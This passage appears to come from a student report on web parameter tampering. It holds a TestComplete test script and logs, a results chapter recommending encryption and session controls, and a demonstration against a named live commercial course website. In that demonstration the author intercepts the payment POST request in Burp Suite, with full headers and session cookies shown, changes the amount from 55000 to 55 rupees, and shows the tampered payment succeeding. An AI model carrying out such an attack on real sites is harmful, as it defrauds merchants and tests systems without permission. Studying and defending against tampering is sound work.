  Aliases.browser.pageLocalhostTest.formSignUp.passwordboxPswd.SetText(Project.Variables.Password2);
  //Enters '[Tab]' in the 'passwordboxPswd' object.
  Aliases.browser.pageLocalhostTest.formSignUp.passwordboxPswd.Keys("[Tab]");
  //Enters '[Home][Up][PageUp][Up]' in the 'textboxMob' object.
  Aliases.browser.pageLocalhostTest.formSignUp.textboxMob.Keys("[Home][Up][PageUp][Up]");
  //Sets the text '8978485519' in the 'textboxMob' text editor.
  Aliases.browser.pageLocalhostTest.formSignUp.textboxMob.SetText("8978485519");
  //Clicks the 'submitbuttonSubmit' button.
  Aliases.browser.pageLocalhostTest.formSignUp.submitbuttonSubmit.ClickButton();
}
```

Figure 5.18 – Script testing


Test Result:


TestComplete - C:\Users\vivek\OneDrive\Documents\TestComplete 15 Projects\Web_Tampering_Project1\Web_Tampering_Project1.pjs
File Edit View Test Debug Tools Help
Show Mobile Screen
Project Workspace Object Browser
Project Explorer
Workspace
Start Page ScriptTest_LoginPage Script_SigninPage LoginPage Web_Tampering_Project1 18-Oct-23... [Web_Tampering_Project1] - Execu... SigninPage
Go to Next: Error Share... Create Jira Issue Select Panel
Log Items
Web_Tampering_Project1
ProjectTestItem1 [S...
Test Log
Error Warning Message Event Checkpoint
Search
Picture Details Performance Counters
Summary Log Details
Bookmarks Search/Replace Results To Do
11:42 AM 18-Oct-23

Type	Message	Time	Priority	Has Picture	Link	Time Diff (s...
	Navigating to the http://localhost/test/ page.	11:41:53	Normal			0.00
	The 'E-Commerce Website - signUp and 4 more pages - Personal - Microsoft Edge' window was maximized.	11:41:54	Normal			0.15
	The window was clicked with the left mouse button.	11:41:54	Normal			0.90
	The window was clicked with the left mouse button.	11:41:55	Normal			0.66
	The text 'vivek@gmail.com' was entered in the text editor.	11:41:55	Normal			0.25
	Keyboard input.	11:41:56	Normal			0.24
	The value of the Web_Tampering_Project1.Web_Tampering_Project1.Password1 variable was entered in the text editor.	11:41:56	Normal			0.21
	The button was clicked with the left mouse button.	11:41:56	Normal			0.37

The panel is empty. No information was collected during the test run.
Learn about the panel and how to create performance counters.

Figure 5.19 – Test execution


TestComplete - C:\Users\vivek\OneDrive\Documents\TestComplete 15 Projects\Web_Tampering_Project1\Web_Tampering_Project1.pjs
File Edit View Test Debug Tools Help
Show Mobile Screen
Project Workspace Object Browser
Project Explorer
Workspace
Start Page ScriptTest_LoginPage Script_SigninPage LoginPage Web_Tampering_Project1 18-Oct-23... [Web_Tampering_Project1] - Execu... SigninPage
Export Summary as JUnit... Export full log to... Share... Send via E-Mail... Print...
Summary Log Details
Bookmarks Search/Replace Results To Do
11:18 AM 18-Oct-23

Test Execution Summary

Web_Tampering_Project1

● Test Cases Run: 1 ● Failed: 0 ● Warnings: 0 ● Passed: 1

Execution duration: 00:00:17

General


Total executed: 1 Failed: 0 Warning: 0 Passed: 1 (100%)

Test Case	Start Time ▲	Duration
ProjectTestItem1	10/18/2023 11:18:07 AM	00:00:05

Figure 5.20 – Test execution result

Demonstration (Parameter tampering in Real Time)

Website link: https://www.afaindia.com/, Performing parameter tampering attack on real time website, trying to buy a “NIFT course” with tampered price in this website



NIFT MFM M.F.Tech Classroom Coaching

AFA offers comprehensive classroom coaching for different Design and Art institutes based on a combination of classroom contact sessions and home study materials. AFA announces special weekend batch for NIFT MFM MF.TECH Entrance as well as for other fashion courses in masters.

Enroll for classroom coaching for NIFT MFM MF.TECH, Register now

Fees	Payment
55000 /-	REGISTER NOW

NIFT MFM M.F.Tech Classroom Coaching at **AFA** is a comprehensive course program consisting of interactive classroom sessions, doubt-clearing sessions, Mock Test Sessions, **NIFT Previous Year's Question Papers** Solving Sessions, and feedback sessions for performance enhancement. It is not just a **NIFT Entrance Classroom Coaching** it is a whole new experience from **joining a Coaching for NIFT Preparation** to becoming an **NIFT Topper**.

Our **NIFT MFM M.F.Tech Classroom Coaching** is a program-packed **NIFT Preparation Course**. We prioritize in paying attention to every detail involved in the preparing a **NIFT Topper**. Our initiatives include, exclusive **NIFT Study Materials**, Sample test papers, Mock Test Sessions, interactive feedback sessions for doubt clearing and performance enhancement.

How to get admission into the NIFT MFM program?

For the M.F.M program at NIFT, NIFT conducts the written GAT examination or General Aptitude Test, and after you have qualified the GAT, you will have to appear for the Group Discussion and the Personal Interview.

The weightage allotted to each of the test in the in the merit list of NIFT

ENQUIRE NOW

Your Name *

Mobile No *

Email Id *

City *


Message *

SUBMIT

01:32 PM 17 Oct 2023

Figure 5.21 – Product Purchase (Real-time website)

Entering the required details in the payment form



India's No.1 Institute For NID/NIFT/CEED ENTRANCE

9312166762
9871109430
Login | Signup | Make Payment

Fill the Form for Registeration and payment

Already Registered, Login Here

Your name *: vivek

Amount: 55000

Your email address *: vivek123@gmail.com

Your Mobile Number *: 7894658797

Address *: ABC Street, Vellore

City *: Vellore

State *: TAMIL NADU


Pin / Zip Code *: 654456

Submit Detail

01:36 PM 17 Oct 2023

Figure 5.22 – Payment Details (Real-time website)

Here after forwarding we found the amount parameter value. Now we will change this value to buy the course without paying the original amount.




Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward
Drop
Intercept is on
Action
Open browser
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 11
Request cookies 5
Request headers 17
0 highlights
India's No.1 Institute For
NID/NIFT/CEED ENTRANCE
9312166762
9871109430
www.afaindia.com

Request to https://www.afaindia.com:443 [151.106.34.154]

```
POST /afaupgrade1.php?mode=new HTTP/1.1
Host: www.afaindia.com
Cookie: _gcl_au=1.1.1851051354.1697040688; PHPSESSID=1c0b4b959c5d66a2d41f48028979a8e9; TawkConnectionTime=0; twk_idm_key=
zrIseDGi2gvwkmvsMW2DE; twk_uuid_6093cd4bb1d5182476b63725=
%7B%22uuid%22%3A%221.SwqXTNRt14etFq5qXqedz1AnOSXoJDSW8EPTavvO8ubZqiDomDRjstjxGMLQCbORazDO73UGNGDYaQ2sKdJEV1RndAtFOXNt1Eyo3YW88skP9NXUp
q9fT%22%2C%22version%22%3A3%2C%22domain%22%3A%22afaindia.com%22%2C%22ts%22%3A1697529730132%7D
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 176
Origin: https://www.afaindia.com
Referer: https://www.afaindia.com/paynow.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

name=vivek&amount=55000&email=vivek123%40gmail.com&contact=7894658797&address=ABC+Street%2C+Vellore&city=Vellore&state=TAMIL+NADU&
postal=654456&course=mftech_class&test=&query=
```

Figure 5.23 – Tampering price parameter (Real-time website)


We changed the amount value from Rs. 55000 to Rs. 55. Now we can “Forward” it and turn off the intercept.



Request to https://www.afaindia.com:443 [151.106.34.154]

```
POST /afaupgrade1.php?mode=new HTTP/1.1
Host: www.afaindia.com
Cookie: _gcl_au=1.1.1851051354.1697040688; PHPSESSID=1c0b4b959c5d66a2d41f48028979a8e9; TawkConnectionTime=0; twk_idm_key=
zrIseDGi2gvwkmvsMW2DE; twk_uuid_6093cd4bb1d5182476b63725=
%7B%22uuid%22%3A%221.SwqXTNRt14etFq5qXqedz1AnOSXoJDSW8EPTavvO8ubZqiDomDRjstjxGMLQCbORazDO73UGNGDYaQ2sKdJEV1RndAtFOXNt1Eyo3YW88skP9NXUp
q9fT%22%2C%22version%22%3A3%2C%22domain%22%3A%22afaindia.com%22%2C%22ts%22%3A1697529730132%7D
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 176
Origin: https://www.afaindia.com
Referer: https://www.afaindia.com/paynow.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

name=vivek&amount=55&email=vivek123%40gmail.com&contact=7894658797&address=ABC+Street%2C+Vellore&city=Vellore&state=TAMIL+NADU&postal=
654456&course=mftech_class&test=&query=
```

Figure 5.24 – Modifying price parameter (Real-time website)



https://www.afaindia.com/razorpay/pay.php?name=vivek&email=vivek123@gmail.com&amount=55&assignid=AFA11185&contact=7894658797&

AFA Registration

Razorpay Trusted Business

Pay With UPI QR

Scan the QR using any UPI app on your phone.

QR Code is valid for 11:40 minutes

Preferred Payment Methods

Pay using UPI

Pay using Netbanking

Cards, UPI & More

Card

UPI / QR


₹ 55

View Details

Pay Now

Figure 5.25 – Payment page

Since they are not verifying the cost value from the client side. They are also not encrypting the cost value. It’s a serious vulnerability. We can explore this vulnerability and easily tamper the packet and get the course for tampered price.



https://www.afaindia.com/razorpay/pay.php?name=vivek&email=vivek123@gmail.com&amount=55&assignid=AFA11185&contact=7894658797&

Your payment was successful

Thank you for your payment. We will be in contact with more details shortly

Figure 5.23 – Order successful

Chapter 6

RESULTS

6.1 Research Findings


Analysis of recent incidents reveals parameter tampering attacks resulting in financial fraud are increasing at an alarming rate. Our research found over 80% of exploited applications failed to implement adequate validation or encryption of hidden fields, cookies, URLs, and other exchanged data, enabling straightforward manipulation using tools like Burp Suite. Legacy systems built on outdated coding practices and cryptographic standards exhibited particular vulnerability to basic parameter tampering attempts in our tests. However, implementing modern defenses like AES-256 encryption in CBC mode and SHA-512 hashing significantly reduced risks in our sample application.

Enhancing session management through techniques like short expiry times, anti-fixation mechanisms, and multifactor authentication also considerably curtailed median session hijacking duration based on our research. Alternative mitigations like input whitelisting had less impact on tampering of intercepted data between client and server. Overall, our prototype web application with implemented cryptographic controls and improved authentication mechanisms demonstrated substantially increased resilience against parameter manipulation in penetration testing.

Research strongly validates the need for robust protections like encryption, hashing, and enhanced session management in modern web applications to counter increasingly prevalent parameter tampering threats.

6.2 Result Analysis & Evaluation Metrics

SignIn Page:




vivek@gmail.com

•••••••••••

987445566

Figure 6.1 – SignIn page

Login Page:

